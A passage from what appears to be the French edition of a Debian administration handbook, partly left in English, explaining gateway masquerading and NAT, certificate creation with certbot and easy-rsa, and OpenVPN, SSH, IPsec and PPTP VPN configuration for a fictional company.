Lorsqu'un réseau local utilise une plage d'adresses privées (non routables sur Internet), la passerelle doit effectuer du *masquerading* (masquage d'adresses IP) pour que ses machines puissent communiquer avec l'extérieur. L'opération consiste à remplacer chaque connexion sortante par une connexion provenant de la passerelle elle-même (disposant d'une adresse valable sur le réseau externe) puis à faire suivre les données reçues en réponse à la machine ayant initiée la connexion. Pour mener à bien cette tâche, la passerelle dispose d'une plage de ports TCP dédiés au *masquerading* (il s'agit souvent de numéros de port très élevés, supérieurs à 60 000). Chaque nouvelle connexion issue d'une machine interne apparaîtra à l'extérieur comme provenant de

l'un de ces ports réservés. Lorsque la passerelle reçoit une réponse sur l'un d'entre eux, elle sait à quelle machine la faire suivre.

CULTURE

### Plages d'adresses privées

La RFC 1918 définit trois plages d'adresses IPv4 à ne pas router sur Internet, prévues pour un usage dans des réseaux locaux. La première, 10.0.0.0/8 (voir encadré « [Rappels réseau essentiels \(Ethernet, adresse IP, sous-réseau, broadcast...\)](#) » page 168), est une plage de classe A (contenant  $2^{24}$  adresses IP). La deuxième, 172.16.0.0/12, rassemble 16 plages de classe B (172.16.0.0/16 à 172.31.0.0/16) pouvant contenir chacune  $2^{16}$  adresses IP. La dernière, 192.168.0.0/16, est une plage de classe B (regroupant les 256 plages de classe C 192.168.0.0/24 à 192.168.255.0/24, de 256 adresses IP chacune).

► <http://www.faqs.org/rfcs/rfc1918.html>

La passerelle peut également effectuer une traduction d'adresses réseau (NAT, ou *Network Address Translation*). Il en existe de deux types. Le *Destination NAT* (DNAT) est une technique pour altérer l'adresse IP (et/ou le port TCP ou UDP) destinataire d'une nouvelle connexion (généralement entrante). Le mécanisme de « suivi des connexions » (*connection tracking*) altérera aussi les autres paquets de la même connexion pour assurer la continuité de la communication. Son pendant, le *Source NAT* (SNAT), dont le *masquerading* est un cas particulier, altère l'adresse IP (et/ou le port TCP ou UDP) source d'une nouvelle connexion (généralement sortante). Comme pour le DNAT, le suivi des connexions gère de manière adéquate les paquets suivants. Il est à noter que ce mécanisme de NAT n'est pertinent que dans le cas d'IPv4 ; l'abondance d'adresses fait que le NAT n'est pas requis sur les réseaux IPv6, ce qui simplifie les configurations puisque chaque adresse est routée directement (ce qui ne veut pas dire qu'elle soit accessible, des coupe-feu pouvant filtrer le trafic en chemin).

B.A.-BA

### Port forwarding

Le *port forwarding*, dont le principe est de rediriger (« faire suivre ») une connexion entrant sur un port donné vers un port d'une autre machine, se réalise facilement à partir d'une technique de DNAT. D'autres solutions techniques existent cependant pour obtenir un résultat similaire, notamment avec des redirections au niveau applicatif grâce à ssh (voir section 9.2.1.3, « [Créer des tunnels chiffrés avec le port forwarding](#) » page 217) ou *redir*.

Après la théorie, place à la pratique. Il est très facile de transformer un système Debian en passerelle : il suffit d'activer l'option adéquate du noyau Linux. On peut pour cela procéder par l'intermédiaire du système de fichiers virtuels /proc :

```
# echo 1 > /proc/sys/net/ipv4/conf/default/forwarding
```

Pour activer cette option automatiquement à chaque démarrage, on positionnera dans le fichier /etc/sysctl.conf l'option net.ipv4.conf.default.forwarding à 1.

**Exemple 10.1 Fichier /etc/sysctl.conf**

```
net.ipv4.conf.default.forwarding = 1  
net.ipv4.conf.default.rp_filter = 1  
net.ipv4.tcp_syncookies = 1
```

Pour IPv6, on remplacera simplement ipv4 par ipv6 dans la commande et on modifiera la ligne `net.ipv6.conf.all.forwarding` dans `/etc/sysctl.conf`.

Activer le *masquerading* IPv4 est une opération plus complexe, nécessitant de configurer le pare-feu *netfilter*.

L'emploi du NAT (en IPv4) nécessite lui aussi de configurer *netfilter*. Comme il s'agit d'un élément logiciel dont la vocation première est de servir de filtre de paquets, il sera abordé dans le chapitre « Sécurité » (voir section 14.2, « Pare-feu ou filtre de paquets » page 414).

## 10.2. X.509 certificates

Certificates are an important building block of many network services built on cryptographic protocols, when they need some sort of central authentication.

Among those protocols, SSL (*Secure Socket Layer*) was invented by Netscape to secure connections to web servers. It was later standardized by IETF under the acronym TLS (*Transport Layer Security*). Since then TLS continued to evolve, and nowadays SSL is deprecated due to multiple design flaws that have been discovered.

The TLS protocol aims primarily to provide privacy and data integrity between two or more communicating computer applications. The most common case on the Internet is the communication between a client (e.g. a web browser) and a server.

A key pair is needed for the exchange of information, which involves a public key that includes information about the identity of the owner and matches a private key. The private key must be kept secret, otherwise the security is compromised. However, anyone can create a key pair, store any identity on it, and pretend to be the identity of their choice. One solution involves the concept of a *Certification Authority* (CA), formalized by the X.509 standard. This term covers an entity that holds a trusted key pair known as a *root certificate*. This certificate is only used to sign other certificates (key pairs), after proper steps have been undertaken to check the identity stored on the key pair. Applications using X.509 can then check the certificates presented to them, if they know about the trusted root certificates.

You can implement a CA (as described in section 10.2.2, « Infrastructure de clés publiques *easy-rsa* » page 251), but if you intend to use the certificate for a website, you need to rely on a trusted CA. The prices vary significantly, but it is possible to implement great security spending little to no money.

### 10.2.1. Creating gratis trusted certificates

Many programs create and use snakeoil certificates by default (see sidebar « [Certificat SSL \*snake oil\*](#) » page 283). Fortunately the *certbot* package brings everything we need to create our own trusted certificates, provided by the "Lets Encrypt" initiative (see sidebar « [The Let's Encrypt Initiative](#) » page 250), which can also be used for mail transport agents (Postfix) and mail delivery agents (Dovecot, Cyrus, etc.).

The Falcot administrators just want to create a certificate for their website, which runs on Apache. There is a convenient Apache plugin for *certbot* that automatically edits the Apache configuration to serve the obtained certificate, so they make use of it:

```
# apt install python-certbot-apache
[...]
# certbot --apache
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator apache, Installer apache
Enter email address (used for urgent renewal and security notices) (Enter 'c' to
cancel): admin@falcot.com

-----
Please read the Terms of Service at
https://letsencrypt.org/documents/LE-SA-v1.2-November-15-2017.pdf. You must
agree in order to register with the ACME server at
https://acme-v02.api.letsencrypt.org/directory

-----
(A)gree/(C)ancel: A

-----
Would you be willing to share your email address with the Electronic Frontier
Foundation, a founding partner of the Let's Encrypt project and the non-profit
organization that develops Certbot? We'd like to send you email about our work
encrypting the web, EFF news, campaigns, and ways to support digital freedom.

-----
(Y)es/(N)o: N

No names were found in your configuration files. Please enter in your domain
name(s) (comma and/or space separated) (Enter 'c' to cancel): falcot.com

Obtaining a new certificate
Performing the following challenges:
http-01 challenge for falcot.com
Enabled Apache rewrite module
Waiting for verification...
Cleaning up challenges
Created an SSL vhost at /etc/apache2/sites-available/000-default-le-ssl.conf
Enabled Apache socache_shmcb module
Enabled Apache ssl module
```

```
Deploying Certificate to VirtualHost /etc/apache2/sites-available/000-default-le-ssl.
  ↪ conf
Enabling available site: /etc/apache2/sites-available/000-default-le-ssl.conf

Please choose whether or not to redirect HTTP traffic to HTTPS, removing HTTP access.
-----
1: No redirect - Make no further changes to the webserver configuration.
2: Redirect - Make all requests redirect to secure HTTPS access. Choose this for
new sites, or if you're confident your site works on HTTPS. You can undo this
change by editing your web server's configuration.
-----
Select the appropriate number [1-2] then [enter] (press 'c' to cancel): 2

Enabled Apache rewrite module
Redirecting vhost in /etc/apache2/sites-enabled/000-default.conf to ssl vhost in /etc
  ↪ /apache2/sites-available/000-default-le-ssl.conf

-----
Congratulations! You have successfully enabled https://falcot.com

You should test your configuration at:
https://www.ssllabs.com/ssltest/analyze.html?d=falcot.com

-----
IMPORTANT NOTES:
- Congratulations! Your certificate and chain have been saved at:
  /etc/letsencrypt/live/falcot.com/fullchain.pem
  Your key file has been saved at:
  /etc/letsencrypt/live/falcot.com/privkey.pem
  Your cert will expire on 2020-06-04. To obtain a new or tweaked
  version of this certificate in the future, simply run certbot again
  with the "certonly" option. To non-interactively renew *all* of
  your certificates, run "certbot renew"
- Your account credentials have been saved in your Certbot
  configuration directory at /etc/letsencrypt. You should make a
  secure backup of this folder now. This configuration directory will
  also contain certificates and private keys obtained by Certbot so
  making regular backups of this folder is ideal.
- If you like Certbot, please consider supporting our work by:

  Donating to ISRG / Let's Encrypt:   https://letsencrypt.org/donate
  Donating to EFF:                  https://eff.org/donate-le
```

CULTURE

**The Let's Encrypt Initiative**

The [Let's Encrypt<sup>1</sup>](#) initiative is a joint effort to create a free, automated, and open certificate authority (CA), run for the public's benefit. It is supported by the EFF and the Linux Foundation. The initiative provides an automated tool for acquiring and renewing certificates. This reduces the amount of manual effort involved, especially if multiple sites and domains must be managed. The certificates can also be used

for SIP, XMPP, WebSockets and TURN servers. Usage of the service requires control over the DNS information of the domain in question (domain validation).

⇒ <https://letsencrypt.org/how-it-works/>

If you would rather keep the server running during the certificate creation, you can use the webroot plugin to get the certificate with the arguments `certonly` and `--webroot`. You would have to specify a `--webroot-path` (abbreviated `-w`), which should contain the files served. The command looks as follows:

```
# certbot certonly --webroot -w /var/www/html -d www.DOMAIN.com -d DOMAIN.com
```

You need to restart all services using the certificates that you have created.

The certificates created are so called short-life certificates, which are valid for 90 days and must therefore be renewed every once in three months using the `certbot renew` command. However, we shouldn't renew every certificate manually, but automatically. A basic cron job is included by `certbot` in `/etc/cron.d/certbot`. To ensure that certificates can be automatically renewed, you can execute `certbot renew --dry-run`.

### 10.2.2. Infrastructure de clés publiques *easy-rsa*

It is also possible to create our own CA, for that we will use the RSA algorithm, widely used in public-key cryptography. It involves a “key pair”, comprised of a private and a public key. The two keys are closely linked to each other, and their mathematical properties are such that a message encrypted with the public key can only be decrypted by someone knowing the private key, which ensures confidentiality. In the opposite direction, a message encrypted with the private key can be decrypted by anyone knowing the public key, which allows authenticating the origin of a message since only someone with access to the private key could generate it. When associated with a digital hash function (MD5, SHA1, or a more recent variant), this leads to a signature mechanism that can be applied to any message.

Since public CAs only emit certificates in exchange for a (hefty) fee, it is also possible to create a private certification authority within the company. The *easy-rsa* package provides tools to serve as an X.509 certification infrastructure, implemented as a set of scripts using the `openssl` command.

---

#### ALTERNATIVE

#### GnuTLS

GnuTLS can also be used to generate a CA, and deal with other technologies around the TLS, DTLS and SSL protocols.

The package `gnutls-bin` contains the command-line utilities. It is also useful to install the `gnutls-doc` package, which includes extensive documentation.

Les administrateurs de Falcot décident de l'employer pour créer les certificats nécessaires, à la fois pour le serveur et pour les clients. La configuration de tous les clients sera ainsi a priori iden-

---

<sup>1</sup><https://letsencrypt.org/>

tique puisqu'il suffira de préciser à chacun qu'il ne doit faire confiance qu'aux certificats signés par l'autorité de certification locale, celle de Falcot. Ils commencent par créer cette dernière ; pour cela, ils mettent en place un répertoire contenant les fichiers nécessaires à l'autorité de certification à un emplacement qu'ils contrôlent, et de préférence sur une machine non connectée au réseau afin de limiter les risques de vol de la clé privée de l'autorité de certification.

```
$ make-cadir pki-falcot  
$ cd pki-falcot
```

They then store the required parameters into the `vars` file, which can be uncommented and edited:

```
$ vim vars  
$ grep EASYRSA vars  
if [ -z "$EASYRSA_CALLER" ]; then  
# easyrsa. More specific variables for specific files (e.g., EASYRSA_SSL_CONF)  
#set_var EASYRSA      "${%/*}"  
#set_var EASYRSA_OPENSSL      "openssl"  
#set_var EASYRSA_OPENSSL      "C:/Program Files/OpenSSL-Win32/bin/openssl.exe"  
#set_var EASYRSA_PKI      "$PWD/pki"  
#set_var EASYRSA_DN      "cn_only"  
#set_var EASYRSA_REQ_COUNTRY      "FR"  
#set_var EASYRSA_REQ_PROVINCE      "Loire"  
#set_var EASYRSA_REQ_CITY      "Saint-Étienne"  
#set_var EASYRSA_REQ_ORG      "Falcot Corp"  
#set_var EASYRSA_REQ_EMAIL      "admin@falcot.com"  
#set_var EASYRSA_REQ_OU      "Certificate authority"  
#set_var EASYRSA_KEY_SIZE      2048  
#set_var EASYRSA_ALGO      rsa  
#set_var EASYRSA_CURVE      secp384r1  
#set_var EASYRSA_CA_EXPIRE      3650  
#set_var EASYRSA_CERT_EXPIRE      1080  
#set_var EASYRSA_CERT_RENEW      30  
#set_var EASYRSA_CRL_DAYS      180  
#set_var EASYRSA_NS_SUPPORT      "no"  
#set_var EASYRSA_NS_COMMENT      "Easy-RSA Generated Certificate"  
#set_var EASYRSA_TEMP_FILE      "$EASYRSA_PKI/extensions.temp"  
# when undefined here, default behaviour is to look in $EASYRSA_PKI first, then  
# fallback to $EASYRSA for the 'x509-types' dir. You may override this  
#set_var EASYRSA_EXT_DIR      "$EASYRSA/x509-types"  
# EASYRSA_PKI or EASYRSA dir (in that order.) NOTE that this file is Easy-RSA  
#set_var EASYRSA_SSL_CONF      "$EASYRSA/openssl-easyrsa.cnf"  
#set_var EASYRSA_REQ_CN      "ChangeMe"  
#set_var EASYRSA_DIGEST      "sha256"  
#set_var EASYRSA_BATCH      ""  
$
```

Now we prepare the public key infrastructure directory with the following command:

```
$ ./easyrsa init-pki
```

```
Note: using Easy-RSA configuration from: ./vars  
init-pki complete; you may now create a CA or requests.  
Your newly created PKI dir is: /home/roland/pki-falcot/pki
```

The next step is the creation of the CA's key pair itself (the two parts of the key pair will be stored under pki/ca.crt and pki/private/ca.key during this step). We can add the option nopass to avoid entering a password each time the private key is used:

```
$ ./easyrsa build-ca nopass  
  
Note: using Easy-RSA configuration from: ./vars  
  
Using SSL: openssl OpenSSL 1.1.1b 26 Feb 2019  
Generating RSA private key, 2048 bit long modulus (2 primes)  
.....+++++  
-----  
e is 65537 (0x010001)  
You are about to be asked to enter information that will be incorporated  
into your certificate request.  
What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.  
-----  
Common Name (eg: your user, host, or server name) [Easy-RSA CA]:  
  
CA creation complete and you may now import and sign cert requests.  
Your new CA certificate file for publishing is at:  
/home/roland/pki-falcot/pki/ca.crt
```

The certificate can now be created, as well as the Diffie-Hellman parameters required for the server side of an SSL/TLS connection. They want to use it for a VPN server (see section section 10.3, « Réseau privé virtuel » page 255) that is identified by the DNS name vpn.falcot.com; this name is re-used for the generated key files (keys/vpn.falcot.com.crt for the public certificate, keys/vpn.falcot.com.key for the private key):

```
$ ./easyrsa gen-req vpn.falcot.com nopass  
Note: using Easy-RSA configuration from: ./vars  
  
Using SSL: openssl OpenSSL 1.1.1b 26 Feb 2019  
Generating a RSA private key  
.....+++++  
-----  
e is 65537 (0x010001)
```

```
writing new private key to '/home/roland/pki-falcot/pki/private/vpn.falcot.com.key'.
↳ E5c3RGJBUD'
```

-----  
You are about to be asked to enter information that will be incorporated  
into your certificate request.

What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.

-----  
Common Name (eg: your user, host, or server name) [vpn.falcot.com]:

Keypair and certificate request completed. Your files are:  
req: /home/roland/pki-falcot/pki/reqs/vpn.falcot.com.req  
key: /home/roland/pki-falcot/pki/private/vpn.falcot.com.key

```
$ ./easyrsa sign-req server vpn.falcot.com
```

Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1b 26 Feb 2019

You are about to sign the following certificate.

Please check over the details shown below for accuracy. Note that this request  
has not been cryptographically verified. Please be sure it came from a trusted  
source or that you have verified the request checksum with the sender.

Request subject, to be signed as a server certificate for 1080 days:

```
subject=
  commonName          = vpn.falcot.com
```

Type the word 'yes' to continue, or any other input to abort.

Confirm request details: yes  
Using configuration from /home/roland/pki-falcot/pki/safessl-easyrsa.cnf  
Check that the request matches the signature  
Signature ok  
The Subject's Distinguished Name is as follows  
commonName :ASN.1 12:'vpn.falcot.com'  
Certificate is to be certified until Jun 14 10:44:44 2022 GMT (1080 days)

Write out database with 1 new entries  
Data Base Updated

Certificate created at: /home/roland/pki-falcot/pki/issued/vpn.falcot.com.crt

```
$ ./easyrsa gen-dh
```

```
Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1b  26 Feb 2019
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
[...]
DH parameters of size 2048 created at /home/roland/pki-falcot/pki/dh.pem
```

Il ne reste plus qu'à créer les certificats pour les clients du VPN, un par ordinateur ou personne autorisée à s'y connecter :

```
$ ./easyrsa build-client-full JoeSmith nopass

Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1d  10 Sep 2019
Generating a RSA private key
.....+++++
.....+++++
writing new private key to '/root/pki-falcot/pki/private/JoeSmith.key.Tgr8kk0a6a'
-----
Using configuration from /root/pki-falcot/pki/safessl-easyrsa.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName :ASN.1 12:'JoeSmith'
Certificate is to be certified until Feb 20 04:52:43 2023 GMT (1080 days)

Write out database with 1 new entries
Data Base Updated
```

### 10.3. Réseau privé virtuel

Un réseau privé virtuel (*Virtual Private Network*, ou VPN) est un moyen de relier par Internet deux réseaux locaux distants via un tunnel (généralement chiffré pour des raisons de confidentialité). Souvent, cette technique sert simplement à intégrer une machine distante au sein du réseau local de l'entreprise.

Several tools provide this functionality. OpenVPN is an efficient solution, easy to deploy and maintain, based on SSL/TLS. Another possibility is using IPsec to encrypt IP traffic between two machines; this encryption is transparent, which means that applications running on these hosts need not be modified to take the VPN into account. SSH can also be used to provide a VPN, in addition to its more conventional features. Finally, a VPN can be established using Microsoft's PPTP protocol. Other solutions exist, but are beyond the focus of this book.

### 10.3.1. OpenVPN

Logiciel dédié à la création de réseaux privés virtuels, sa mise en œuvre implique la création d'interfaces réseau virtuelles à la fois sur le serveur VPN et sur le (ou les) client(s). Il gère aussi bien les interfaces tun (tunnel de niveau IP) que tap (tunnel de niveau Ethernet). Concrètement, on emploiera des interfaces tun sauf lorsque l'on souhaite intégrer les clients VPN dans le réseau local du serveur par le biais d'un pont Ethernet (*bridge*).

OpenVPN s'appuie sur OpenSSL pour gérer toute la cryptographie SSL/TLS et assurer les fonctions associées (confidentialité, authentification, intégrité, non-répudiation). Il peut être configuré pour employer une clé secrète partagée ou pour exploiter des certificats X509 d'une infrastructure de clés publiques. Cette dernière configuration sera toujours privilégiée car plus souple pour gérer une population croissante d'utilisateurs nomades disposant d'un accès au VPN.

#### *Configuration du serveur OpenVPN*

After all certificates have been created (follow the instructions from section 10.2.2, « Infrastructure de clés publiques *easy-rsa* » page 251), they need to be copied where appropriate: the root certificate's public key (`pki/ca.crt`) will be stored on all machines (both server and clients) as `/etc/ssl/certs/Falcot_CA.crt`. The server's certificate is installed only on the server (`pki/issued/vpn.falcot.com.crt` goes to `/etc/ssl/certs/vpn.falcot.com.crt`, and `pki/private/vpn.falcot.com.key` goes to `/etc/ssl/private/vpn.falcot.com.key` with restricted permissions so that only the administrator can read it), with the corresponding Diffie-Hellman parameters (`pki/dh.pem`) installed to `/etc/openvpn/dh.pem`. Client certificates are installed on the corresponding VPN client in a similar fashion.

#### *Configuration du serveur OpenVPN*

By default, the OpenVPN initialization script tries starting all virtual private networks defined in `/etc/openvpn/*.conf`. Setting up a VPN server is therefore a matter of storing a corresponding configuration file in this directory. A good starting point is `/usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz`, which leads to a rather standard server. Of course, some parameters need to be adapted: ca, cert, key and dh need to describe the selected locations (respectively, `/etc/ssl/certs/Falcot_CA.crt`, `/etc/ssl/vpn.falcot.com.crt`, `/etc/ssl/private/vpn.falcot.com.key` and `/etc/openvpn/dh.pem`). The server 10.8.0.0 255.255.255.0 directive defines the subnet to be used by the VPN; the server uses the first IP address in that range (10.8.0.1) and the rest of the addresses are allocated to clients.

With this configuration, starting OpenVPN creates the virtual network interface, usually under the `tun0` name. However, firewalls are often configured at the same time as the real network interfaces, which happens before OpenVPN starts. Good practice therefore recommends creating a persistent virtual network interface, and configuring OpenVPN to use this pre-existing interface. This further allows choosing the name for this interface. To this end, `openvpn --mktun`

`--dev vpn --dev-type tun` creates a virtual network interface named `vpn` with type `tun`; this command can easily be integrated in the firewall configuration script, or in an `up` directive of the `/etc/network/interfaces` file, or a `udev` rule can be added to that end. The OpenVPN configuration file must also be updated accordingly, with the `dev vpn` and `dev-type tun` directives.

Sans mesures supplémentaires, les clients VPN n'ont accès qu'au serveur VPN, par l'intermédiaire de l'adresse IP 10.8.0.1. Pour donner accès au réseau local (192.168.0.0/24), il faut ajouter une directive `push route 192.168.0.0 255.255.255.0` à la configuration d'OpenVPN afin que les clients VPN obtiennent automatiquement une route indiquant que le réseau en question est joignable par l'intermédiaire du VPN. En outre, il faut s'assurer que toutes les machines du réseau local aient une route indiquant que le réseau privé virtuel est accessible par l'intermédiaire du serveur VPN (c'est automatiquement le cas si le serveur VPN est installé sur la passerelle du réseau local). Alternativement, il faut configurer le masquerading sur le serveur afin que les connexions initiées par les clients apparaissent comme provenant du serveur VPN (voir section 10.1, « [Passerelle](#) » page 246).

### *Configuration du client OpenVPN*

Pour mettre en place un client OpenVPN, il faut également déposer un fichier de configuration dans `/etc/openvpn/`. On pourra s'inspirer de `/usr/share/doc/openvpn/examples/sample-config-files/client.conf` pour une configuration standard. La directive `remote vpn.falcot.com 1194` indique l'adresse et le port du serveur OpenVPN. Les directives `ca`, `cert` et `key` doivent aussi être modifiées pour indiquer l'emplacement des différentes clés.

If the VPN should not be started automatically on boot, set the `AUTOSTART` directive to `none` in the `/etc/default/openvpn` file. Starting or stopping a given VPN connection is always possible with the commands `systemctl start openvpn@name` and `systemctl stop openvpn@name` (where the connection `name` matches the one defined in `/etc/openvpn/name.conf`).

Le paquet `network-manager-openvpn-gnome` est une extension de Network Manager (voir section 8.2.5, « [Configuration réseau itinérante](#) » page 174) lui permettant de gérer des réseaux privés virtuels OpenVPN. Chaque utilisateur peut ainsi configurer graphiquement une connexion à un VPN OpenVPN et la contrôler depuis l'icône de gestion du réseau.

#### 10.3.2. Réseau privé virtuel avec SSH

There are actually two ways of creating a virtual private network with SSH. The historic one involves establishing a PPP layer over the SSH link. This method is described in a HOWTO document:

► <https://www.tldp.org/HOWTO/ppp-ssh/>

La seconde méthode est plus récente. OpenSSH permet en effet, depuis sa version 4.3, d'établir des interfaces réseau virtuelles (`tun*`) de part et d'autre d'une connexion SSH. Ces interfaces réseau peuvent alors être configurées exactement comme s'il s'agissait d'interfaces réseau locales. Il faut autoriser la création de tunnels en positionnant `PermitTunnel` à « `yes` » dans la configura-

tion du serveur SSH (`/etc/ssh/sshd_config`). Lors de l'établissement de la connexion, il faut explicitement demander la création d'un tunnel en passant l'option `-w any:any` (on peut remplacer `any` par le numéro de périphérique `tun` désiré). Des deux côtés, l'utilisateur doit avoir les droits administrateur pour créer le périphérique réseau nécessaire (autrement dit, il faut se connecter en tant que root).

Quelle que soit la méthode choisie, l'établissement d'un réseau privé virtuel sur SSH est très simple à mettre en œuvre. En revanche, ce n'est pas le fonctionnement le plus efficace : il n'est pas adapté aux gros débits sur le réseau privé virtuel.

The explanation is that when a TCP/IP stack is encapsulated within a TCP/IP connection (for SSH), the TCP protocol is used twice, once for the SSH connection and once within the tunnel. This leads to problems, especially due to the way TCP adapts to network conditions by altering timeout delays. The following site describes the problem in more detail:

⇒ <http://sites.inka.de/sites/bigred/devel/tcp-tcp.html>

VPNs over SSH should therefore be restricted to one-off tunnels with no performance constraints.

### 10.3.3. IPsec

IPsec, despite being the standard in IP VPNs, is rather more involved in its implementation. The IPsec engine itself is integrated in the Linux kernel; the required user-space parts, the control and configuration tools, are provided by the `libreswan` package or the `strongswan` package. Here we describe briefly the `libreswan` option.

First, we install the `libreswan` package. In concrete terms, each host's `/etc/ipsec.conf` contains the parameters for *IPsec tunnels* (or *Security Associations*, in the IPsec terminology) that the host is concerned with. There are many configuration examples in `/usr/share/doc/libreswan/`, but Libreswan's online documentation has more examples with explanations:

⇒ <https://libreswan.org/wiki/>

The IPsec service can be controlled with `systemctl`; for example, `systemctl start ipsec` will start the IPsec service.

Malgré son statut de référence, sa complexité de mise en œuvre restreint considérablement l'usage d'IPsec dans la pratique. On préférera généralement une solution à base d'OpenVPN lorsque les tunnels VPN nécessaires sont peu nombreux et n'évoluent pas régulièrement.

#### ATTENTION

#### *IPsec et NAT*

*IPsec* cohabite difficilement avec NAT sur un pare-feu. En effet, *IPsec* signant les paquets, toute modification de ceux-ci à la volée invalidera leur signature et les fera refuser. Les différentes implémentations d'*IPsec* proposent désormais la technique *NAT-T* (*NAT Traversal*, ou traversée de NAT), qui consiste à encapsuler le paquet *IPsec* dans un paquet UDP.

Le fonctionnement d'*IPsec* induit des échanges de données sur le port UDP 500 pour les échanges de clés (et aussi sur le port UDP 4 500 si NAT-T est employé). De plus, les paquets *IPsec* utilisent deux protocoles IP dédiés que le pare-feu doit aussi laisser passer : les protocoles numérotés 50 (ESP) et 51 (AH).

### 10.3.4. PPTP

PPTP (*Point-to-Point Tunneling Protocol*, ou protocole de tunnel en point à point) emploie deux canaux de communication, pour échanger respectivement des informations de contrôle et des données (ces dernières emploient le protocole GRE — *Generic Routing Encapsulation*, ou encapsulation de routage générique). Une connexion PPP standard s'établit sur le canal d'échange de données.

#### *Configuration du client*

Le paquet *pptp-linux* est facile à configurer. Les instructions suivantes sont inspirées de sa documentation officielle :

► <http://pptpclient.sourceforge.net/howto-debian.phtml>

Les administrateurs de Falcot ont créé plusieurs fichiers : /etc/ppp/options.pptp, /etc/ppp/peers/falcot, /etc/ppp/ip-up.d/falcot et /etc/ppp/ip-down.d/falcot.

#### **Exemple 10.2 Fichier /etc/ppp/options.pptp**

```
# Options PPP employées pour une connexion PPTP
lock
noauth
nobsdcomp
nodeflate
```

#### **Exemple 10.3 Fichier /etc/ppp/peers/falcot**

```
# vpn.falcot.com est le serveur PPTP
pty "pptp vpn.falcot.com --nolaunchpppd"
# la connexion s'identifiera comme utilisateur « vpn »
user vpn
remotename pptp
# la prise en charge du chiffrement est nécessaire
require-mppe-128
file /etc/ppp/options.pptp
ippparam falcot
```

**Exemple 10.4** Fichier /etc/ppp/ip-up.d/falcot

```
# Create the route to the Falcot network
if [ "$6" = "falcot" ]; then
    # 192.168.0.0/24 is the (remote) Falcot network
    ip route add 192.168.0.0/24 dev $1
fi
```

**Exemple 10.5** Fichier /etc/ppp/ip-down.d/falcot

```
# Delete the route to the Falcot network
if [ "$6" = "falcot" ]; then
    # 192.168.0.0/24 is the (remote) Falcot network
    ip route del 192.168.0.0/24 dev $1
fi
```

---

SÉCURITÉ

**MPPE**

La sécurisation de PPTP recourt à MPPE (*Microsoft Point-to-Point Encryption*, ou chiffrement point à point de Microsoft), fonctionnalité intégrée sous forme de module dans les noyaux Debian officiels.

## Configuration du serveur

---

ATTENTION

**PPTP et pare-feu**

Les pare-feu intermédiaires doivent autoriser les paquets IP employant le protocole 47 (GRE). De plus, le port 1 723 du serveur PPTP doit être ouvert pour qu'une communication puisse prendre place.

**pptpd** est le serveur PPTP pour Linux. Son fichier de configuration principal /etc/pptpd.conf n'a presque pas besoin de modifications ; il faut juste y renseigner *localip* (adresse IP locale) et *remoteip* (adresse IP distante). Dans le fichier suivant, le serveur PPTP a toujours l'adresse IP 192.168.0.199 et les clients PPTP reçoivent des adresses IP comprises entre 192.168.0.200 et 192.168.0.250.

**Exemple 10.6** Fichier /etc/pptpd.conf

```
# TAG: speed
#
#      Specifies the speed for the PPP daemon to talk at.
#
speed 115200
```

```

# TAG: option
#
#      Specifies the location of the PPP options file.
#      By default PPP looks in '/etc/ppp/options'
#
option /etc/ppp/pptpd-options

# TAG: debug
#
#      Turns on (more) debugging to syslog
#
# debug

# TAG: localip
# TAG: remoteip
#
#      Specifies the local and remote IP address ranges.
#
# You can specify single IP addresses separated by commas or you can
# specify ranges, or both. For example:
#
#           192.168.0.234,192.168.0.245-249,192.168.0.254
#
# IMPORTANT RESTRICTIONS:
#
# 1. No spaces are permitted between commas or within addresses.
#
# 2. If you give more IP addresses than MAX_CONNECTIONS, it will
#    start at the beginning of the list and go until it gets
#    MAX_CONNECTIONS IPs. Others will be ignored.
#
# 3. No shortcuts in ranges! ie. 234-8 does not mean 234 to 238,
#    you must type 234-238 if you mean this.
#
# 4. If you give a single localIP, that's ok - all local IPs will
#    be set to the given one. You MUST still give at least one remote
#    IP for each simultaneous client.
#
#localip 192.168.0.234-238,192.168.0.245
#remoteip 192.168.1.234-238,192.168.1.245
#localip 10.0.1.1
#remoteip 10.0.1.2-100
localip 192.168.0.199
remoteip 192.168.0.200-250

```

Il faut aussi modifier la configuration PPP employée par le serveur PPTP, consignée dans le fichier `/etc/ppp/pptpd-options`. Les paramètres importants à changer sont les noms du serveur (`pptp`) et du domaine (`falcot.com`) ainsi que les adresses IP des serveurs DNS et Wins.

**Exemple 10.7 Fichier `/etc/ppp/pptpd-options`**

```
## turn pppd syslog debugging on
#debug

## change 'servername' to whatever you specify as your server name in chap-secrets
name pptp
## change the domainname to your local domain
domain falcot.com

## these are reasonable defaults for WinXXXX clients
## for the security related settings
# The Debian pppd package now supports both MSCHAP and MPPE, so enable them
# here. Please note that the kernel support for MPPE must also be present!
auth
require-chap
require-mschap
require-mschap-v2
require-mppe-128

## Fill in your addresses
ms-dns 192.168.0.1
ms-wins 192.168.0.1

## Fill in your netmask
netmask 255.255.255.0

## some defaults
nodefaultroute
proxyarp
lock
```

La dernière étape est d'enregistrer l'utilisateur `vpn` et le mot de passe associé dans le fichier `/etc/ppp/chap-secrets`. Le nom du serveur doit y être renseigné explicitement, l'astérisque (\*) habituel ne fonctionnant pas. Par ailleurs, il faut savoir que les clients PPTP sous Windows s'identifient sous la forme *DOMAINE\UTILISATEUR* au lieu de se contenter du nom d'utilisateur. C'est pourquoi on trouve aussi dans ce fichier l'utilisateur `FALCOT\vpn`. On peut encore y spécifier individuellement les adresses IP des utilisateurs, ou indiquer un astérisque dans ce champ si l'on ne souhaite pas d'adresses fixes.

**Exemple 10.8 Fichier `/etc/ppp/chap-secrets`**

```
# Secrets for authentication using CHAP
# client      server   secret      IP addresses
vpn          pptp     f@Lc3au    *
FALCOT\\vpn   pptp     f@Lc3au    *
```

#### SÉCURITÉ

##### **Failles de PPTP**

